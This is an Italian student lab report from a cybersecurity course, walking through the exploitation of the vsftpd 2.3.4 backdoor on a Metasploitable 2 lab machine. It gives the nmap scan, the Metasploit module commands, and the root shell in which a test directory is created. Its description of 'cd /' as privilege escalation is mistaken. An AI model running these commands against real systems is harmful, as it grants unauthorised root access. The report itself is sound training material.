

METASPLOIT

La Fase di Exploit - Gli Attacchi alle reti

Project Manager: Luigi Benvenuti

Date Prepared: 04/03/2024

Traccia

Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina **Metasploitable**, sul servizio «*vsftpd*».

L'indirizzo della vostra macchina **Metasploitable** sarà: *192.168.1.149/24*.

Una volta ottenuta la sessione sulla **Metasploitable**, create una cartella con il comando *mkdir* nella directory di root (/), chiamata *test_metasploit*.

Obiettivi

I nostri obiettivi saranno:

- *Configurare la macchina Metasploitable*
- *Ottenere una shell sfruttando l'exploit della vulnerabilità nota sul servizio «*vsftpd*»*
 - *Creare una directory sulla macchina vittima*



Scopo del lavoro

Sfruttare a nostro vantaggio la vulnerabilità nota sulla macchina Metasploitable 2.

Ruoli

Ruolo	Nome
Penetration tester	Luigi Benvenuti
Report Writer	Luigi Benvenuti
Report Revisioner	Luigi Benvenuti

Fase 1

Port Scanning

Il primo passo da affrontare è la scansione delle porte su **Metasploitable 2**. Questo ci servirà per stabilire quali porte sono **aperte** (e dunque vulnerabili) sulla macchina vittima, ma soprattutto per identificare i **demoni** in ascolto e la loro versione.

Sulla macchina Kali Linux troviamo un tool che permette di eseguire questa operazione: **Nmap**.

Apriamo quindi il terminale di Kali ed eseguiamo il comando:

nmap -sV 192.168.1.149

Dove lo switch “**-sV**” ci permette di verificare la versione del demone in ascolto, seguito dall’indirizzo IP della macchina target **Metasploitable 2**.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 06:25 EST
Nmap scan report for 192.168.1.149
Host is up (0.014s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown?
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.64 seconds
```


Fra le varie porte che troviamo aperte, ci concentriamo sulla **porta 21**, e sul servizio **FTP <<vsftpd>>** versione 2.3.4.

Fase 2

Metasploit - installazione shell su macchina vittima

Individuato il servizio su cui vogliamo collegarci, avviamo il tool **Metasploit**, ovvero un progetto di sicurezza informatica che fornisce informazioni sulle vulnerabilità, semplifica le operazioni di penetration testing e aiuta nello sviluppo di sistemi di rilevamento delle intrusioni.

Per fare ciò, digitiamo sul terminale il comando “**msfconsole**”.



```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

[...]
```

Una volta avviato, utilizzeremo Metasploit per farci fornire eventuali exploit noti relativi al servizio “vsftpd” precedentemente scelto.

Il comando per questa operazione è:

msf6 > search vsftpd

```
msf6 > search vsftpd
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  --
0  auxiliary/dos/ftp/vsftpd_232           2011-02-03     normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Ci vengono restituiti due possibili exploit; scegliamo di proseguire con il #1, di rank “excellent”.

L’exploit ci permetterà di sfruttare una backdoor per installare una shell ed eseguire qualsiasi operazione sulla macchina vittima.

Per selezionare l’exploit da usare, il comando di Metasploit utile è:

use exploit/unix/ftp/vsftpd_234_backdoor

La linea di testo del percorso diventerà di colore rosso ad indicare il successo del comando precedente.

Per vedere quali comandi possiamo eseguire in questa sezione digitiamo il comando “**show options**”.

Da qui vediamo che bisogna settare l'indirizzo IP della macchina vittima (il tool prenderà di default la porta 21) tramite il comando RHOSTS:

RHOSTS 192.168.1.149

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
---      _____          _____
CHOST           no        The local client address
CPORT           no        The local client port
Proxies         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21        The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description
---      _____          _____
Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.150
RHOSTS => 192.168.1.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
---      _____          _____
CHOST           no        The local client address
CPORT           no        The local client port
Proxies         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          192.168.1.149  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21        yes       The target port (TCP)
```

A questo punto, completata l'identificazione della vittima, va scelto il codice malevolo (***payload***) da iniettare.

Metasploit mette di default a disposizione dei payload usati precedentemente per sfruttare una data vulnerabilità; per vederli è sufficiente eseguire il comando “**show payloads**”.

```

Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description
  File System

Exploit target:
  Id  Name
  --  --
  0  Automatic
    Home

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
  #  Name          Disclosure Date  Rank   Check  Description
  -  --           --             --      --     --
  0  payload/cmd/unix/interact        normal  No    Unix Command, Interact with Established Connection

```

Nel nostro caso ne è disponibile uno solo, compatibile con i parametri richiesti (consultabili sotto la voce "Payload options:").

Possiamo dunque procedere con l'exploit vero e proprio, utilizzando il comando "[exploit](#)".

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:38813 → 192.168.1.149:6200) at 2024-03-04 06:55:21 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:bb:87:4e
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febb:874e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2665 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2865 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:212933 (207.9 KB) TX bytes:237771 (232.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:183 errors:0 dropped:0 overruns:0 frame:0
          TX packets:183 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:47537 (46.4 KB) TX bytes:47537 (46.4 KB)

```

Abbiamo ottenuto con successo una shell sulla macchina vittima, come visibile tramite il comando "[ifconfig](#)" utilizzato come test.

Fase 3

Metasploit - creazione di una directory tramite shell

Una volta ottenuta la shell, tentiamo di attuare una **privilege escalation** al fine di ottenere dei permessi di amministratore. Ci basterà spostarci nella directory root (indicata con il simbolo **/**)

tramite il comando "**cd /**".

Verifichiamo che ciò è possibile, e di conseguenza, sfruttiamo i privilegi ottenuti per creare una directory chiamandola "**test_metasploit**".

Per verificare l'esito della creazione, utilizziamo il comando "ls" che ha come output la lista di file e directory presenti il quel percorso.

```
cd /
ls
bin
boot
cdrom
dev File System
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.outome
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

mkdir test_metasploit

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test metasploit
tmp
usr
var
vmlinuz
```

Epicode CSS24

Cybersecurity Specialist, 04/03/2024

Luigi Benvenuti